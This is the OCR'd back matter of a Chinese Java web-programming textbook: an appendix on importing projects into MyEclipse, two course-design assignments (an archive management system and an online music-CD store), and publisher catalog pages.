


附图 A-2 MyEclipse 界面



附图 A-3 选择 File|Import


出现如附图 A-4 所示的界面。



附图 A-4 导入项目

在附图 A-4 所示的界面中选择 General|Existing Projects into Workspace, 然后单击 Next 按钮, 得到如附图 A-5 所示的界面。

在该界面中, 单击 Browse 按钮, 出现如附图 A-6 所示的界面。



附图 A-5 选择路径




附图 A-6 选择项目

在该界面中选择项目所在路径,单击“确定”按钮,前面的界面中就显示了被选定的项目,如附图 A-7 所示。


单击 Finish 按钮,项目就被导入到 MyEclipse 中,结构如附图 A-8 所示。

这样就导入了该项目。

有关本书的意见反馈和咨询,读者可在清华大学出版社网站的相关板块中与作者进行交流。



附图 A-7 项目显示



附图 A-8 项目结构

## 附录 B

## 课程设计 1 档案管理系统

建议学时：10

### 1. 背景

某公司计划制作一个档案管理系统，目的是在网站中添加、删除、查询客户档案。档案可以由管理员登录之后进行管理。

### 2. 要求

#### (1) 数据

- 使用 Oracle 数据库(可选用 Access 等)。
- 库名、表名自建。
- 客户档案的属性有姓名、性别、身份证号、工作单位、家庭住址、联系电话。
- 管理员属性包括账号、密码、姓名、身份证号。

#### (2) 相关技术

- 服务器：Tomcat。
- 驱动：Oracle 公司的数据库驱动程序，或 ODBC 桥接。
- 框架：Struts, EL, JSTL, Ajax 等。

#### (3) 目标

- 用 Struts 实现 10 个以内用例的规范化编程。
- 熟悉 MVC 架构。
- 使用 EL, JSTL, Ajax 等。

### 3. 界面

#### (1) 首页

首页如附图 B-1 所示。

单击“登录”链接，在下方显示“登录”页面；单击“注册”链接，在下方显示“注册”页面。

#### (2) 登录页面

登录页面如附图 B-2 所示。



档案管理系统

登录 注册

欢迎来到档案管理系统

附图 B-1 首页

登录

账号:

密码:

登录 忘记密码

附图 B-2 登录页面

单击“登录”按钮之后,查询账号、密码是否匹配,如果匹配,则登录成功;否则提示登录不成功,重新显示登录页面。单击“忘记密码”链接到“忘记密码”页面。

### (3) “忘记密码”页面

“忘记密码”页面如附图 B-3 所示。

单击“找回密码”按钮,查询相应的记录,成功就显示密码;否则显示“密码找不到”。

### (4) 注册页面

注册页面如附图 B-4 所示。

忘记密码

账号:

姓名:

身份证号:

找回密码

附图 B-3 忘记密码页面

管理员注册

账号:

密码:

确认密码:

姓名:

身份证:

注册 重置

附图 B-4 注册页面

输入检查包括:不能有空白;密码和确认密码应该一样;不能重复注册;如果有错,显示错误信息;注册完毕,显示“注册成功”,并且链接到“登录”页面。

成功登录之后,首页变成如附图 B-5 所示的界面。

该界面上有 3 个链接:修改个人资料:链接到“修改个人资料”页面。添加档案:链接到“添加档案”页面。退出:退出登录,显示初始页面。

### (5) 修改个人资料页面

修改个人资料页面如附图 B-6 所示。

档案管理系统

退出 姓名: 张三 职位: 管理员 工作单位: 未知 住址: 未知 联系电话: 未知

修改个人资料 添加档案 退出

欢迎您来到档案管理系统

附图 B-5 登录成功页面

修改个人资料

账号: 567890

密码:

确认密码:

姓名: 张三

身份证: 3453475474357

修改

附图 B-6 修改个人资料页面

输入检查：不能有空白；密码和确认密码应该一样；如果有错，显示错误信息。


#### (6) 添加档案

添加档案页面如附图 B-7 所示。

输入检查：不能有空白；如果有错，显示错误信息。

#### (7) 查询结果

登录成功，单击“模糊查询”按钮，能根据条件进行查询，查询结果在页面下方显示，如附图 B-8 所示。



附图 B-7 添加档案页面

| 查询结果 |    |      |      |      |      |      |
|------|----|------|------|------|------|------|
| 姓名   | 性别 | 身份证号 | 工作单位 | 家庭住址 | 联系电话 | 是否删除 |
| XX   | XX | XX   | XX   | XX   | XX   | 删除   |
| XX   | XX | XX   | XX   | XX   | XX   | 删除   |
| XX   | XX | XX   | XX   | XX   | XX   | 删除   |

附图 B-8 查询结果页面

单击“删除”链接，能够删除这个档案。

#### 4. 进度

进度(课程设计 1)如附表 B-1 所示。

附表 B-1 进度(课程设计 1)

| 时间   | 任务         | 时间   | 任务      |
|------|------------|------|---------|
| 2 学时 | 系统分析       | 4 学时 | 功能页面的开发 |
| 1 学时 | 建立数据库表     | 1 学时 | 系统测试    |
| 2 学时 | 数据库访问对象的开发 | 1 学时 | 项目总结    |

## 课程设计 2 光盘在线销售平台

建议学时：18

#### 1. 背景

Music 公司是一家专营音乐光盘的公司，为了扩大社会影响和经营规模，需要制作一个基于 Web 的网上商店，其功能包含对音乐光盘、歌手、歌曲的管理；对会员的管理；对会员的购买提供服务；对会员的查找提供服务等。

## 2. 要求

### (1) 数据

- 使用 Oracle 数据库(可选用 Access 等)。
- 库名、表名自建。

### (2) 基本信息简介

- 公司以光盘为销售单位,光盘里面包含歌曲。
- 一首歌曲由一名歌手演唱,如果多名歌手组合也只算作一名。
- 用户分为三种:管理员用户、普通用户和游客。
- 管理员用户通过账号和密码登录之后,可以增、删、改、查系统里面的歌曲、光盘、歌手、普通用户;可以修改自己的资料。
- 普通用户通过账号和密码登录之后,可以查询系统里面的歌曲、光盘、歌手;可以修改自己的资料;可以针对需要进行购买。
- 游客没有账号和密码,可以查询系统里面的歌曲、光盘、歌手。
- 普通用户的基本资料包括账号,密码,姓名,身份证号;游客要成为普通用户必须注册。
- 管理员的基本资料包括账号,admin;初始密码,admin。整个系统里面设置一名管理员,不需要注册。

### (3) 相关技术

- 服务器: Tomcat 5。
- 驱动: JDBC-ODBC。
- 框架: EL,JSTL,Ajax,文件上传等。
- 推荐 IDE: Macromedia Dreamweaver MX、MyEclipse。

### (4) 目标

- 基于 JSP 技术,制作一个 Web 电子商务网站,要求能够达到电子商务网站的一般要求。
- 开发一次,能够方便地从 Windows 环境服务器移植到 Linux、UNIX 环境的服务器上面。
- 有良好的可维护性,开发起来比较有效率。

## 3. 功能要求

### (1) 首页

在首页上,单击“登录”链接,显示“登录”页面;单击“注册”链接,显示“注册”页面。游客可以根据歌手、歌曲、光盘名称进行查询,查询结果在界面上显示。

### (2) 登录

输入账号、密码,单击“登录”按钮,如果匹配,则登录成功;否则提示登录不成功,重新显示登录页面。

### (3) 注册

在注册页面中,可以输入用户的账号、密码、确认密码、姓名、身份证号;输入检查不能有空白;密码和确认密码应该一样;不能重复注册。



#### (4) 用户登录成功

登录成功之后,用户可以根据歌手、歌曲、光盘名称模糊查询相应内容,如果查询的是光盘,需要有“放入购物车”链接,如果是其他,需要显示查询结果所在的光盘链接。

用户可以通过链接查看购物车中的内容,并能删除购物车中的产品,或者修改数量。最后能够提交,显示订单中的金额数量。

显示修改用户资料的链接,可以链接到用户资料修改页面。

必须进行 session 检查,防止用户直接输入 URL 访问受限页面。

#### (5) 管理员登录成功

管理员可以添加、删除、修改、查询歌手、歌曲、光盘、普通用户,界面自理。

### 4. 进度

进度(课程设计 2)如附表 B-2 所示。

附表 B-2 进度(课程设计 2)

| 时 间  | 任 务        | 时 间  | 任 务  |
|------|------------|------|------|
| 2 学时 | 系统分析       | 4 学时 | 页面开发 |
| 1 学时 | 建立数据库表     | 2 学时 | 系统测试 |
| 3 学时 | 数据库访问对象的开发 | 1 学时 | 项目总结 |
| 5 学时 | 业务逻辑开发     |      |      |



## 21世纪高等学校数字媒体专业规划教材

| ISBN          | 书名                      | 定价(元) |
|---------------|-------------------------|-------|
| 9787302224877 | 数字动画编导制作                | 29.50 |
| 9787302222651 | 数字图像处理技术                | 35.00 |
| 9787302218562 | 动态网页设计与制作               | 35.00 |
| 9787302222644 | J2ME 手机游戏开发技术与实践        | 36.00 |
| 9787302217343 | Flash 多媒体课件制作教程         | 29.50 |
| 9787302208037 | Photoshop CS4 中文版上机必做练习 | 99.00 |
| 9787302210399 | 数字音视频资源的设计与制作           | 25.00 |
| 9787302201076 | Flash 动画设计与制作           | 29.50 |
| 9787302174530 | 网页设计与制作                 | 29.50 |
| 9787302185406 | 网页设计与制作实践教程             | 35.00 |
| 9787302180319 | 非线性编辑原理与技术              | 25.00 |
| 9787302168119 | 数字媒体技术导论                | 32.00 |
| 9787302155188 | 多媒体技术与应用                | 25.00 |

以上教材样书可以免费赠送给授课教师,如果需要,请发电子邮件与我们联系。

## 教学资源支持

敬爱的教师:

感谢您一直以来对清华版计算机教材的支持和爱护。为了配合本课程的教学需要,本教材配有配套的电子教案(素材),有需求的教师可以与我们联系,我们将向使用本教材进行教学的教师免费赠送电子教案(素材),希望有助于教学活动的开展。

相关信息请拨打电话 010-62776969 或发送电子邮件至 [weijj@tup.tsinghua.edu.cn](mailto:weijj@tup.tsinghua.edu.cn) 咨询,也可以到清华大学出版社主页 (<http://www.tup.com.cn> 或 <http://www.tup.tsinghua.edu.cn>) 上查询和下载。

如果您在使用本教材的过程中遇到了什么问题,或者有相关教材出版计划,也请您发邮件或来信告诉我们,以便我们更好地为您服务。

地址:北京市海淀区双清路学研大厦 A 座 708 计算机与信息分社魏江江 收

邮编:100084

电子邮件:[weijj@tup.tsinghua.edu.cn](mailto:weijj@tup.tsinghua.edu.cn)

电话:010-62770175-4604

邮购电话:010-62786544

## 《网页设计与制作》目录

ISBN 978-7-302-17453-0 蔡立燕 梁芳 主编

## 图书简介：

Dreamweaver 8、Fireworks 8 和 Flash 8 是 Macromedia 公司为网页制作人员研制的新一代网页设计软件，被称为网页制作“三剑客”。它们在专业网页制作、网页图形处理、矢量动画以及 Web 编程等领域中占有十分重要的地位。

本书共 11 章，从基础网络知识出发，从网站规划开始，重点介绍了使用“网页三剑客”制作网页的方法。内容包括了网页设计基础、HTML 语言基础、使用 Dreamweaver 8 管理站点和制作网页、使用 Fireworks 8 处理网页图像、使用 Flash 8 制作动画、动态交互式网页的制作，以及网站制作的综合应用。

本书遵循循序渐进的原则，通过实例结合基础知识讲解的方法介绍了网页设计与制作的基础知识和基本操作技能，在每章的后面都提供了配套的习题。

为了方便教学和读者上机操作练习，作者还编写了《网页设计与制作实践教程》一书，作为与本书配套的实验教材。另外，还有与本书配套的电子课件，供教师教学参考。

本书适合应用型本科院校、高职高专院校作为教材使用，也可作为自学网页制作技术的教材使用。



## 目 录：

## 第1章 网页设计基础

- 1.1 Internet 的基础知识
- 1.2 IP 地址和 Internet 域名
- 1.3 网页浏览原理
- 1.4 网站规划与网页设计

## 习题

## 第2章 网页设计语言基础

- 2.1 HTML 语言简介
- 2.2 基本页面布局
- 2.3 文本修饰
- 2.4 超链接
- 2.5 图像处理
- 2.6 表格
- 2.7 多窗口页面

## 习题

## 第3章 初识 Dreamweaver

- 3.1 Dreamweaver 窗口的基本结构
- 3.2 建立站点
- 3.3 编辑一个简单的主页

## 习题

## 第4章 文档创建与设置

- 4.1 插入文本和媒体对象
- 4.2 在网页中使用超链接
- 4.3 制作一个简单的网页

## 习题

## 第5章 表格与框架

- 5.1 表格的基本知识
- 5.2 框架的使用

## 习题

## 第6章 用 CSS 美化网页

- 6.1 CSS 基础
- 6.2 创建 CSS
- 6.3 CSS 基本应用
- 6.4 链接外部 CSS 样式文件

## 习题

## 第7章 网页布局设计

- 7.1 用表格布局页面

## 7.2 用层布局页面

- 7.3 框架布局页面
- 7.4 表格与层的相互转换
- 7.5 DIV 和 CSS 布局

## 习题

## 第8章 Flash 动画制作

- 8.1 Flash 8 概述
- 8.2 绘图基础
- 8.3 元件和实例
- 8.4 常见 Flash 动画
- 8.5 动作脚本入门
- 8.6 动画发布

## 习题

## 第9章 Fireworks 8 图像处理

- 9.1 Fireworks 8 工作界面
- 9.2 编辑区
- 9.3 绘图工具
- 9.4 文本工具
- 9.5 蒙版的应用
- 9.6 滤镜的应用
- 9.7 网页元素的应用
- 9.8 GIF 动画

## 习题

## 第10章 表单及 ASP 动态网页的制作

- 10.1 ASP 编程语言
- 10.2 安装和配置 Web 服务器
- 10.3 制作表单
- 10.4 网站数据库
- 10.5 Dreamweaver + ASP 制作动态网页


## 习题

## 第11章 三剑客综合实例

- 11.1 在 Fireworks 中制作网页图形
- 11.2 切割网页图形
- 11.3 在 Dreamweaver 中编辑网页
- 11.4 在 Flash 中制作动画
- 11.5 在 Dreamweaver 中完善网页



- ◆ 教学目标明确，注重理论与实践的结合
- ◆ 教学方法灵活，培养学生自主学习的能力
- ◆ 教学内容先进，反映了计算机学科的最新发展
- ◆ 教学模式完善，提供全套的视频教学课件



ISBN 978-7-302-23288-9



9 787302 232889 >

定价：29.50元